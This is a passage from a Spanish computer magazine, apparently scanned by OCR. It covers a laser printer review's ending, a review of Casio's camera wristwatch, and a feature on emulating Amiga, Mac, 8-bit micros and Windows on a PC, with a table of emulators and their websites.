La entrada y salida de documentos se realiza mediante sendas bandejas de 250 (más 100 de la multipropósito) y 150 hojas, respectivamente. Asimismo, es posible añadir otra con capacidad de hasta 250 hojas si fuese necesario, lo que permite alcanzar un excelente volumen de entrada/salida de papel.

La conexión se realiza mediante el puerto paralelo (dispone de dos puertos), aunque también se puede optar por el USB o conectarla a una red si incorporamos una tarjeta de red Ethernet 10/100.

En cuanto a la documentación, aparte del manual impreso, nos encontramos con que el CD de instalación incluye una extensa guía de usuario de más de 260 páginas en formato PDF. Además, en este compacto hallaremos los *drivers* adecuados para este modelo, disponibles en diversos idiomas (castellano incluido), y el software necesario para la gestión del periférico y las fuentes incluidas. Todo ello ayuda a que ésta láser monocroma se sitúe como una de las mejores que hemos analizado en nuestro laboratorio.

J.P.N.

Casio Wrist Camera

Una cámara camuflada en el reloj para poder tomar fotografías al más puro estilo del Superagente 86, Mawell Smart.


Wrist Camera

Precio: 37.500 pesetas (225,37 euros)

Fabricante: Casio

Distribuidor: Forum Watch. Tfn: 91 729 11 22

Web: www.casio.com

Valoración 4,9


El grado de miniaturización que está alcanzando la electrónica actual no deja de sorprendernos. La reducción del tamaño del transistor, el máximo representante de la era digital, es cada vez mayor, por lo que las dimensiones de los aparatos electrónicos van en progresivo descenso.

Sin embargo, aunque la tecnología lo permita, algunos fabricantes detienen el proceso de reducción del tamaño de sus dispositivos, de modo que no llegue a resultar incómodo su uso. Cuando esto sucede, el objetivo de los nuevos desarrollos es el de integrar en el mismo espacio mayor funcionalidad. Así, como bien nos ha demostrado Casio, podemos encontrar relojes con funciones adicionales como la reproducción de MP3 o, en el caso que nos ocupa, la posibilidad de tomar pequeñas fotografías.

Máxima integración

Con un tamaño ligeramente superior al de los relojes digitales de pulsera, Casio ha sido capaz de fabricar un modelo que integra en su interior una cámara fotográfica. En un espacio de tan sólo 34 centímetros cúbicos podemos encontrar el objetivo de captación, la memoria de almacenamiento, la interfaz de conexión al PC, la batería y, por supuesto, la botonera y pantalla con la que interactúa el usuario. Por si esto fuera poco, el peso del conjunto es de tan sólo 43 gramos, por lo que a la hora de llevarlo en la muñeca no resulta pesado ni molesto.

Los cuatro centímetros cuadrados de superficie de la pantalla de cristal líquido son más que suficientes para operar con el reloj. El visionado de la hora, cronómetro o cuenta atrás, es bastante más claro que con otros relojes convencionales, mientras que durante la visualización de las imágenes el *display* resulta realmente preciso. La matriz cuadrangular está formada por 14.400 puntos capaces de variar su intensidad en una escala de 16 grises. Por tanto, el sensor CMOS que traduce la información luminosa en datos digitales trabaja con una profundidad de gris de cuatro bits por punto.


Desde la ventana superior izquierda de la aplicación podemos controlar el origen y destino de todas las

La memoria interna tiene una capacidad de 1 Mbyte, que resulta suficiente para almacenar un total de cien imágenes. Además, con cada fotografía se guarda la información de la fecha y la hora a la que se hacen las capturas, de manera que resulta bastante fácil tenerlas bien organizadas. Opcionalmente, podemos agregar una descripción a cada imagen con un máximo de veinte caracteres alfanuméricos. Esta opción resulta bastante práctica, ya que nos permite utilizar el reloj como una agenda de teléfonos en la que podamos ver las fotos de todos los contactos.

El proceso de captación de las imágenes es similar al de las cámaras digitales convencionales. Tras apretar el botón de captura, la pantalla cambia de modo horario al de visualización, que nos permite ver todo lo que apuntemos con el sensor frontal. La iluminación es un aspecto muy importante a la hora de realizar las fotografías. Al no estar provisto de *flash*, el reloj requiere la presencia de luz natural o artificial para poder operar. Además, la sensibilidad del sensor no es muy elevada, por lo que con baja luminosidad no obtendremos resultados demasiado buenos. Sin embargo, podemos ajustar ciertos parámetros para que la calidad sea la mejor en cada caso. Así, cuando trabajemos con luz solar o artificial, podremos indicárselo al reloj mediante las opciones *out door* e *in door*, respectivamente. En este último caso también podemos especificar la frecuencia de la red con la que se alimentan las bombillas y que puede ser de 50 o 60 Hz.

Transferencia de imágenes

No sirve de mucho capturar imágenes si después no podemos transmitirlas al PC. Por este motivo, junto al objetivo de la cámara, podemos encontrar un transmisor de rayos infrarrojos con el que enviar las imágenes a un ordenador, un PDA u otro dispositivo semejante. Sin embargo, no todos los PCs disponen de puerto de infrarrojos, por lo que con el paquete comercial se incluye un receptor externo para puerto serie. De este modo, es suficiente con tener un enchufe RS-232 libre para poder realizar las comunicaciones.

El CD-ROM de instalación incluye el programa necesario para realizar el intercambio de imágenes de forma bidireccional. Esto permite al usuario transmitir una imagen desde el ordenador hasta la pantalla del reloj y viceversa. El proceso de adaptación de formatos lo lleva a cabo la aplicación, por lo que resulta tan sencillo como pulsar un botón. Una vez que tenemos las imágenes en el ordenador, la aplicación nos permite trabajar diversos efectos para terminar guardándolas en formato JPEG o BMP. Además, podemos crear mosaicos con varias fotografías y establecer el resultado como protector de pantalla o fondo de escritorio de nuestro sistema.

Jaime Cabañas Hernández

PCs con múltiple personalidad

Cómo disfrutar de varios sistemas en una misma máquina

La emulación de otras arquitecturas y sistemas operativos ofrece al usuario posibilidades excelentes a la hora de aumentar la productividad. Si no está contento con Windows, siempre podrá utilizar en la misma máquina Linux, MacOS o AmigaOS, y aprovechar lo mejor de cada plataforma.

Javier Pastor Nóbrega

Tras la primera entrega dedicada a los emuladores de consolas y recreativas del mes pasado, en éste nos centraremos en la emulación de arquitecturas presentes en los microordenadores de principios de los 80 y las posteriores apariciones que protagonizaron los Apple, Amiga u otros sistemas operativos como Linux. En nuestro PC no hay por qué limitarse al uso de un único sistema operativo y sus correspondientes aplicaciones. Gracias al uso de estos programas, es posible disfrutar de las posibilidades de otras plataformas sin moverse de la silla.

Una pequeña presentación

Los emuladores son programas que permiten a nuestro ordenador comportarse como si fuese una máquina completamente distinta. Actúan como «traductores» o intérpretes entre el software original de la máquina a emular y nuestro PC. Así, una instrucción máquina de un C64 ininteligible se convierte, como por arte de magia, en una comprensible para un procesador de Intel o AMD. Desde luego, éstos no tendrían ni idea de lo que les están hablando si no fuera por la presencia de dicho software intermedio.

Existen emuladores de todo tipo de plataformas, desde calculadoras científicas a arquitecturas mucho más complejas como las de un Mac o un PC actuales. Consolas, máquinas recreativas, PDAs, ordenadores de 8, 16 y 32 bits y los sistemas operativos utilizados en dichas máquinas son los objetivos centrales de estos desarrollos. Hoy en día es posible encontrar en Internet todo tipo de recursos referentes a emulación, por muy obsoleta que esté la plataforma o por muy limitado que fuera su uso.

Para ejecutar estos emuladores necesitamos, obviamente, un ordenador personal y la aplicación en cuestión. No trataremos en este artículo desarrollos más particulares que permiten, por ejemplo, disfrutar de los títulos de la PlayStation en una Dreamcast (ver número anterior) o jugar a los viejos títulos de las recreativas, gracias a MameCE para Pocket PC. En la emulación de máquinas de 16 bits y superiores como Macs, Amigas y Ataris es además requisito indispensable disponer de la ROM del sistema. Como comentamos el mes pasado, estas imágenes son muy especiales y le indican al emulador qué procesador y qué tipo de arquitectura está emulando, y cómo debe traducir las instrucciones de modo que el proceso se ejecute correctamente. Por último, debemos contar con el software que queremos emular. Como señalaremos en detalle más adelante, los programas para este tipo de proceso permiten instalar en particiones virtuales del disco duro un sistema operativo completo desde el cual lanzar las distintas aplicaciones.

Esos fantásticos 8 bits

Es más que posible que la mayoría de nuestros lectores hayan tenido la gran fortuna de iniciarse en la informática con una máquina de 8 bits. Los años 80 supusieron el despegue de la informática personal, tanto en nuestro país como en el resto del mundo, gracias a la introducción de estas pequeñas maravillas tecnológicas.

Buena parte de este éxito lo tuvo el señor Sinclair. Este eminente caballero inglés aplicó sus conocimientos sobre arquitectura de computadores a la hora de diseñar un microordenador basado en el procesador Z80 de Zilogic. Su nombre: Sinclair XL, que algo más tarde pasaría a llamarse Spectrum. Este mítico de la informática ofrecía unas posibilidades desconocidas para los usuarios, que comenzaron a hacer sus pinitos con el primitivo BASIC y que vislumbraron todo un mundo de entretenimiento con esos memorables títulos para estas máquinas de 8 bits.

También fue el despegue de la terrible competencia que se da en este mundillo. No tardaron demasiado en aparecer los desarrollos de otras máquinas ya legendarias (parece mentira, cuando apenas han pasado 20 años). El Commodore 64, el Amstrad CPC o el MSX también se llevaron su parte del pastel. Con sus limitadas posibilidades a la hora de interactuar con el sistema (la ROM albergaba un reducido conjunto de instrucciones y la sintaxis necesaria para poder programar en

BASIC), los desarrolladores de todo el mundo comenzaron a hacer realidad sus ideas. Saber un poco de ensamblador para Z80 (hoy obligatorio en la mayoría de las universidades técnicas de informática) bastaba para crear juegos que nos hacían pasar horas delante de la televisión de salón.

Todos aquellos títulos que aparecieron para estos ordenadores pueden ahora ser disfrutados por cualquier usuario gracias a la cantidad de emuladores para estas máquinas que circulan por Internet. En nuestro CD ACTUAL encontraréis algunos de ellos, aunque siempre recomendamos acudir a las páginas especializadas para poder acceder a nuevos desarrollos y a las continuas actualizaciones que sufren estas aplicaciones. En estos casos no se necesitará la BIOS o ROM del sistema, pero de nuevo se hace indispensable disponer del título original para poder utilizar la imagen en el PC. Dichas imágenes pueden encontrarse en esos rincones oscuros de la Red, que sin embargo advierten del uso legal de las mismas. Si los usuarios optan por este método para conseguir las de sus títulos preferidos, deben tener en cuenta que siguen teniendo la obligación de poseer la cinta, disco o cartucho original y que este método simplemente evita el engorro de transferir por uno mismo estos formatos a archivos imágenes.

Las indispensables ROMs

Un fichero de 1 Mbyte (a veces, la mitad) es el responsable de que un emulador se ejecute correctamente. Las llamadas imágenes del sistema son totalmente esenciales a la hora de poner en marcha los emuladores de Amiga o Macintosh que existen para PC. En ellos se encuentra toda la información referente a la máquina nativa, lo que determinará el tipo de traducción que debe llevar a cabo el emulador. Algo así como si a un inglés le tuviésemos que traducir el castellano, pero viajásemos por Madrid, Andalucía o Galicia: los términos son distintos, las expresiones varían y el contexto cambia el sentido de la frase. Así, los emuladores deben conocer en primer lugar qué tipo de procesador se está emulando (un 68020 y un 68030 son sensiblemente diferentes para estas aplicaciones), qué clase de posibilidades gráficas y de sonido se obtienen, y qué tipo de comunicación se establece entre los componentes de la máquina. O qué anchos de palabra se manejan, qué direccionamientos a memoria tiene y qué uso de registros específicos de una u otra arquitectura permiten ejecutar con precisión las aplicaciones finales.

Para conseguirlos, los desarrolladores ponen a disposición del usuario herramientas con las que es posible transferir esta información desde la máquina nativa (Mac, Amiga) a una unidad de almacenamiento (un disquete es lo más usual). Aquí se hace de nuevo patente la máxima de los emuladores en cuanto a la legalidad en su uso: si no posees una máquina original, no puedes utilizar dicha ROM del sistema.


■

Algo más tarde en esta línea de tiempo aparecieron los ordenadores de 16 bits, que ofrecían muchas más posibilidades y, por primera vez, sistemas operativos propios que hicieron olvidar muy pronto a sus hermanos mayores (en edad, que no en prestaciones).

El máximo exponente de esta ola en nuestro país fueron los míticos Commodore Amiga 500, presentados en el año 85. Otras plataformas, como los primeros Apple Classic, Atari ST o los primitivos y casi ridículos PCs basados en MS-DOS, no tuvieron ni mucho menos la aceptación popular de esta máquina. Tanto los Commodore como los Apple se basaban en el procesador Motorola 68000 con un juego de instrucciones totalmente nuevo. En el caso del Amiga, la revolución no sólo le tocó al procesador sino a toda su arquitectura. Cada función tenía un chip dedicado, de modo que se separaban las funciones gráficas y de sonido que liberaban al procesador en un concepto sorprendente. La orientación de estos ordenadores se situó desde un principio, y de manera totalmente equivocada, alrededor del mundo del videojuego, en el que sin duda los desarrolladores sacaron partido a todas sus posibilidades y realizaron, una vez más, algunos juegos inolvidables, aunque condenando a estas máquinas a hacer poco más que desplegar gráficos y sonido a la vez. Mientras tanto, los primeros Mac se situaban como compañeros ideales para aquellos profesionales y aficionados a la edición y al retoque fotográfico, y los limitados PCs acertaban desde sus comienzos con su orientación empresarial (hoja de cálculo, procesador de textos), que desembocaría en un mayor interés, y por tanto una mayor inversión, para mejorar las posibilidades de este tipo de plataformas.



El Amstrad tuvo a mediados de los 80 un éxito insospechado en los hogares españoles.




El Amiga 1200 fue una de esas máquinas que marcaron una época.

Es en estos casos cuando los emuladores disponibles sí necesitan de estas ROMs del sistema. Gracias a estos ficheros, el emulador entiende el tipo de arquitectura implantada en una u otra plataforma y de tal modo puede determinar qué tipo de traducción realizará. Debido a la evolución de estas máquinas y de sus componentes hardware, el proceso es ligeramente distinto entre unos y otros, por lo que el emulador necesita esta información esencial.

También es posible, por primera vez en este tipo de programas, instalar los propios sistemas operativos en nuestra máquina, aunque aún se trataba de interfaces algo escasos y en la mayoría de los casos los usuarios optaban directamente por sus sucesores, mucho más completos y que además mantenían la compatibilidad hacia atrás.

Tipos de emuladores

Ordenador	Emulador	SO disponibles	Página web
Amiga	WinUAE	Windows 9x	www.codepoet.com/UAE/
Amiga	WinFellow	Windows 9x	fellow.sourceforge.net/main/index.html
Amiga	UAE	Linux	www.freiburg.linux.de/~uae/
Amiga	BeUAE	BeOS	www.cs.uml.edu/~dsowsy/beos/BeUAE.html
Amstrad CPC/CPC+	CPE	MS-DOS	www.classicgaming.com/caprice/
Amstrad CPC/CPC+	Caprice32	Windows 9x	www.classicgaming.com/caprice/
Amstrad CPC/CPC+	No$CPC	Windows 9x	www.work.de/nocash/cpc.htm
Amstrad CPC/CPC+	CPC4X	Linux	n.d.
Atari ST	Gemulator	Windows 9x	www.emulators.com/gemul8r.htm
Atari ST	PaciFiST	Windows 9x	www.pacifist.fatal-design.com/
Atari ST	STonex	Linux	www.complang.tuwien.ac.at/nino/stonx.html
Commodore 64	CCS64	Windows 9x, MS-DOS	www.computerbrains.com/
Commodore 64	Frodo	Windows 9x, MS-DOS, Linux, BeOS	www.uni-mainz.de/~bauec002/FRMain.html
Commodore 64	PC64	Windows, MS-DOS	www.funet.fi/pub/cbm/crossplatform/emulators/msdos/pc64/PC64-en.html
Macintosh	Basilisk II	Linux	www.uni-mainz.de/%7Ebauec002/B2Main.html
Macintosh	Fusion	Windows 9x	www.emulators.com/fusion.htm
Macintosh	vMac	Windows 9x	leb.net/vmac/
Macintosh	Executor	Windows 9x, MS-DOS, Linux	www.ardi.com
Macintosh	SoftMac	Windows 9x	www.emulators.com/softmac.htm
MSX	fMSX	Windows 9x, Linux, OS/2, MS-DOS	www.komkon.org/fms/fMSX/
MSX	BRMSX	Windows 9x	www.lsi.usp.br/~ricardo/brmsx.htm
MSX	paraMSX	Windows 9x	my.dreamwiz.com/sharksym/
MSX	PowerMSX	MS-DOS	www.geocities.com/ammaoski/
Spectrum ZX	MultiMachine	Windows 9x	www.geocities.com/TimesSquare/Stadium/4428/index.html
Spectrum ZX	x128	Windows 9x	www.void.demon.nl/x128/index.html
PC (Windows 9x, MS-DOS)	VMWare	Linux	www.vmware.com
PC (Windows 9x, MS-DOS)	win4lin	Linux	www.win4lin.com
PC (Windows 9x, MS-DOS)	DOSEmu	Linux	www.dosemu.org



Los emuladores han alcanzado rendimientos sorprendentes que permiten realizar casi cualquier tipo de tarea de forma nativa.

E

El siguiente paso lógico en esta carrera por emular máquinas cada vez más complejas no tardó mucho tiempo en producirse. Las arquitecturas promovidas por Intel y Motorola y los sistemas operativos de Microsoft, Apple o Amiga fueron pronto el objetivo de esos curiosos desarrolladores. Esta vez el salto entre arquitecturas y, sobre todo, en nuevos conceptos aplicados a los sistemas operativos fue más radical, por lo que aún hoy en día estos emuladores ofrecen en la mayoría de los casos un rendimiento notable, aunque generalmente sea inferior al conseguido con la máquina original.

Un buen ejemplo de esto lo encontramos en la emulación de Windows bajo Linux o bajo otro sistema operativo. Es cierto que la arquitectura que promovió Intel en su día con su gama de procesadores (que a partir del 386DX trabajaron con un ancho de palabra de 32 bits) es la más conocida en todo el mundo. Sin embargo, el sistema operativo de Microsoft utiliza entre otros componentes sus famosas APIs (*Application Programming Interface*), que no ha liberado. La emulación de las funciones que realizan las mismas tareas utilizando estas APIs resulta bastante complicada y a menudo resulta un parámetro esencial en el rendimiento final del sistema emulado. Así, temas como los gráficos o el sonido (sobre todo, en lo que se refiere a Direct 3D y Direct Sound) no están emulados o sólo lo están en parte.

Pero salvando estas diferencias, las aplicaciones existentes hoy en día en este campo ofrecen unos resultados excelentes. Gracias a estos emuladores, podemos disponer de lo mejor de varias plataformas en nuestro ordenador personal. Como ya comentamos, quizás el comportamiento final de la máquina emulada no sea tan bueno como el original, pero en la mayoría de los casos la productividad que se consigue es tremendamente alta al combinar varias arquitecturas.


Así, existen actualmente emuladores para



A los que hayan tenido un C64 esta pantalla les resultará más que familiar.


La propia idiosincrasia de los usuarios de este sistema operativo casi los predisponía a poder utilizar desde el principio aplicaciones -ran los lazos de contacto entre ellos. Como es normal, el Goliat de esta historia, Microsoft, jamás ha hecho demasiado por facilitar esta tarea, y han sido los desarrolladores de Linux los que se han ocupado de mantener y desarrollar utilidades para este propósito.

La primera en aparecer fue DOSEmu, una aplicación que permitía disponer de un sistema MS-DOS en Linux con el cual ejecutar aplicaciones destinadas a este sistema operativo. La aparición de Windows 3.1 hizo que apareciesen los primeros proyectos orientados a ofrecer también las posibilidades gráficas que este entorno brindaba. Wabi de Sun fue un desarrollo que sin embargo no tuvo continuidad, pero su competidor, Wine, es hoy en día uno de los más interesantes. Este proyecto ha mantenido la compatibilidad con distintas versiones de Windows, pero en realidad no emula el sistema en sí, sino que permite utilizar aplicaciones Win32 bajo Linux. Gracias al conjunto de librerías suministradas y a una correcta instalación, es posible utilizar Word o jugar al StarCraft bajo Linux sin mayores problemas.




VMWare, junto con Win4Lin, se ha convertido en una aplicación casi imprescindible en entornos mixtos de trabajo.

Pero han sido estos dos últimos años los más sorprendentes en cuestión de convivencia Linux-Windows. Los dos desarrollos más sobresalientes, VMWare y Win4Lin, se han ganado a pulso una reputación excelente. Ambos son proyectos comerciales (aunque existen versiones de demostración en ambos casos) que abarcan la emulación de Windows desde diferentes puntos de vista. VMWare instala la llamada «máquina virtual», un fichero de sistema (aunque podemos utilizar el Windows nativo de nuestra máquina) en el cual residen todos los datos pertenecientes al SO de Microsoft y las aplicaciones que con él utilizamos. Win4Lin le da otro enfoque a esta compatibilidad, mucho más en línea con los emuladores tradicionales, aunque su instalación es algo más complicada. En ambos casos obtenemos un sistema Windows corriendo bajo Linux con el cual es perfectamente posible trabajar y utilizar recursos tan útiles como el módem o las tarjetas de sonido sin ningún problema. Trabajar en un documento de Word mientras se compila la versión 2.4 del *kernel* (a puntito de aparecer, si no lo ha hecho cuando estén impresas estas líneas) es posible gracias a productos como éstos.



Juegos inolvidables volverán a aparecer en nuestras pantallas gracias a la utilización de este tipo de aplicaciones.



DOSEmu y otras aplicaciones como Wine permiten ejecutar aplicaciones y juegos de Windows bajo Linux.

las máquinas y sistemas operativos de 32 bits más reconocidos en el panorama informático. Hay aplicaciones que son capaces de imitar el comportamiento de un Mac (aunque aún no exista emulación PowerPC, y por tanto debamos conformarnos con un MacOS inferior a la versión 9), de un Amiga, de un Atari, o de sistemas operativos como Linux (al que dedicamos un apartado especial) o el propio Windows bajo otros entornos. Algunos aparecen este mes en el CD ACTUAL, pero para conseguir versiones de demostración de otros emuladores o información sobre los mismos os aconsejamos echar un vistazo a la tabla que acompaña a este artículo.

¿Y qué se puede esperar?

Una de las grandes cuestiones a la hora de instalar uno de estos emuladores es la productividad que vamos a obtener tras la instalación. Lo cierto es que los resultados dependen tanto de la máquina que vamos a emular como de la plataforma sobre la cual correrá la emulación. Como ya se señalaba el mes pasado, no hace falta demasiada potencia para emular consolas o microordenadores de 8 bits. Cualquier 486 puede hacerlo sin despeinarse. Pero cuando se trata de ejecutar un Office2000 bajo Linux, un Photoshop de Mac o una demo AGA para el Amiga, la cosa cambia y tienen tanta importancia el propio emulador como nuestra máquina.

Aquí el rendimiento obtenido tiene una relación directa con las prestaciones del ordenador personal sobre el que corre la aplicación. Los factores determinantes, como en la gran mayoría de los casos, son el procesador y

Los emuladores permiten utilizar recursos disponibles en otras plataformas para disfrutar de sus ventajas en nuestro PC

la memoria. Más ciclos de reloj dan para más instrucciones traducidas por segundo, y más memoria implica llevar a cabo más operaciones y con mayor capacidad de una sola vez. Otros aspectos relevantes como las tarjetas gráficas y de sonido o los dispositivos de almacenamiento (que también tienen un papel protagonista en estas aplicaciones) no afectan tanto a la productividad final.


Por tanto, aconsejamos consultar la documentación relativa a cada emulador para saber qué expectativas se pueden tener respecto al rendimiento de los mismos. En general, podremos decir que un equipo básico con el cual poder ejecutar cualquier emulador con

MacOS, el gran desconocido

Los ordenadores de Apple siempre han sido objeto de una devoción que la mayoría de los «peceros» no han comprendido. El rendimiento de los Mac en relación con el precio, el desconocimiento de su entorno y la oferta de software han sido duros *handicaps* a los que la compañía de Jobs se ha tenido que enfrentar en nuestro país. Gracias a los emuladores se ha abierto una vía excelente para conocer estas máquinas y sus posibilidades. Los emuladores existentes para Mac son productos tremendamente estables, pero que tienen una gran pega: sólo llegan a emular los procesadores de la familia 680x0 de Motorola. El salto RISC, en el que los PowerPC fueron protagonistas, aún se escapa de estos desarrollos, que sin embargo pretenden ofrecerse en un corto espacio de tiempo. Hasta que llegue ese instante y podamos disfrutar de las excelencias de MacOS 9 (y quién sabe si también de la aclamada y retrasada versión X), los usuarios de PC deben conformarse con utilizar sistemas operativos compatibles con esta familia CISC de procesadores y las aplicaciones diseñadas para ellos. Existe una buena cantidad de usuarios que poseen un «viejo» Mac (Quadra, Performa), que han abandonado ante la avalancha de productos para el eterno dominio Wintel. ¡Señores, rescaten sus máquinas y sus aplicaciones para Mac! Transfiriendo la imagen del sistema mediante los procesos comentados en este artículo, podremos disponer en nuestro ordenador de un Mac mucho más potente que los originales. Los Quadra o Performa, con procesadores de apenas 40 MHz, se transforman con nuestros Pentiums a toda velocidad en máquinas con el doble y el triple de potencia final.



Aunque los procesadores PowerPC aún no están emulados, el funcionamiento de MacOS es ejemplar.



un rendimiento decente se basaría en un PII 400 con 64 Mbytes de RAM. Las especificaciones referentes al disco duro, tarjetas gráficas y de sonido son mucho más confusas, aunque evidentemente siempre será mejor disponer de una aceleradora gráfica para refrescar a mayor velocidad la pantalla y poder acceder a funciones avanzadas en cuestiones multimedia.

¿*Hardfiles* o particiones dedicadas?

Dependiendo del uso que se vaya a dar a estas aplicaciones, los usuarios pueden optar por los dos métodos más frecuentemente utilizados para interactuar con el sistema de almacenamiento. Por un lado, tenemos los *hardfiles*, ficheros de sistema que Windows ve como bloques estáticos de cientos de Mbytes de contenido incomprensible, pero que bajo el emulador se convierten en estructuras jerárquicas de directorios como las que obtendríamos en la máquina real.

Como segunda opción, cabe la posibilidad de que dediquemos una o varias particiones específicas para instalar en ellas el sistema operativo y las aplicaciones deseadas, con lo que nuestro PC no podrá acceder a ellas a menos que instalemos soluciones a tal efecto. Es muy similar a lo que ocurre con las particiones Linux que cualquier usuario de este sistema operativo puede tener en su máquina. Windows no puede acceder a estos datos a no ser que utilicemos herramientas destinadas a ello, mientras que desde Linux sí podemos montar particiones de todo tipo (FAT, FAT32, NFS, AFS, HFS+, etc.).

La primera solución es adecuada para aquellos usuarios ocasionales que quieran disponer de un sistema mínimo, que normalmente no pasa de los 100 Mbytes de disco duro, y en el que obtendremos suficiente espacio para instalar el sistema operativo y varias aplicaciones y juegos. Es un método que, no obstante, no resulta adecuado para usos intensivos en los que prime la consecución de un buen rendimiento. La razón de esto es que el propio sistema de ficheros también es emulado, con lo cual los accesos a memoria y a estos dispositivos de almacenamiento virtuales resulta más lento de lo normal. Los sistemas de ficheros son nativos en cada sistema operativo y determinan la forma en la cual se organiza la información en los dispositivos de almacenamiento masivo. Así, Windows utiliza FAT, FAT32 y recientemente NTFS; Apple emplea su estándar HFS+ y Amiga AFS (entre otros) mientras que el sistema nativo de Linux es ext2, aunque, en este sentido, haga gala de una enorme compatibilidad con otras plataformas.

Si lo que se busca son los mejores resultados posibles, lo ideal es crear particiones dedicadas para estos sistemas operativos. Los propios programas disponen de opciones que permiten utilizar los espacios reservados (por ejemplo, mediante FDISK) y formatearlos debidamente para a continuación instalar el sistema operativo en cuestión. Con este método lograremos unos tiempos de acceso, lectura y escritura tanto o más rápidos que los originales y un mayor rendimiento general del proceso de emulación. Ésta es la mejor elec-

Rescatando al Amiga

La máquina que revolucionó el mundo de los videojuegos apareció en el año 1985 de la mano de Commodore. Los 16 bits del modelo Amiga 500 daban para mucho, y este ordenador supuso el comienzo de una época inolvidable para los que lo usaron. Con una interfaz de usuario que apareció de forma paralela a la protagonizada por los diversos modelos de Apple, la concepción y el sistema operativo de los Amiga era en sí revolucionario. Conceptos como multitarea *preemptive* (tan sólo conocida en los entornos Unix), multimedia (con Scala como aplicación estrella) o diseño 3D (Real 3D, Imagine, y, sobre todo, Lightwave) se adaptaron a esta plataforma con meses e incluso años de antelación con respecto a los PCs. Sin embargo, la mala gestión que Commodore realizó y la sucesiva compra y venta de los derechos ha dejado muy malparada a una máquina sorprendente, que una vez más parece querer resurgir de las cenizas con el proyecto Amiga One.

Mientras eso no ocurra, los usuarios de Linux y Windows podremos disfrutar de todas las posibilidades de estas máquinas gracias a los formidables UAE (*Unix Amiga Emulator*) en sus distintas versiones y a su competidor Fellow. Ambos emuladores ofrecen distintas características, aunque la versión Windows de UAE, llamada WinUAE, ha tomado desde hace algún tiempo la delantera y permite emular el chipset gráfico AGA, la gama casi total de procesadores y la emulación de sonido con una calidad excelente. Fellow consigue mejor rendimiento en ciertas aplicaciones (reproducción de las conocidas «demos» y la ejecución de algunos juegos) gracias a que se aprovecha de su versión bajo MS-DOS. Os recomendamos ambos, siempre y cuando, claro está, dispongáis de una imagen del sistema legal con la cual aprovechar lo mejor de una máquina realmente increíble.



Logotipo actual del proyecto Amiga One que intenta insuflar vida a un olvidado pionero.



Toda una leyenda ante nosotros. El Spectrum ZX impulsó la microinformática en todo el mundo.

ción si vamos a utilizar frecuentemente estos emuladores para aplicaciones exigentes como las destinadas a las redes e Internet, las ofimáticas o las de diseño 3D y multimedia.

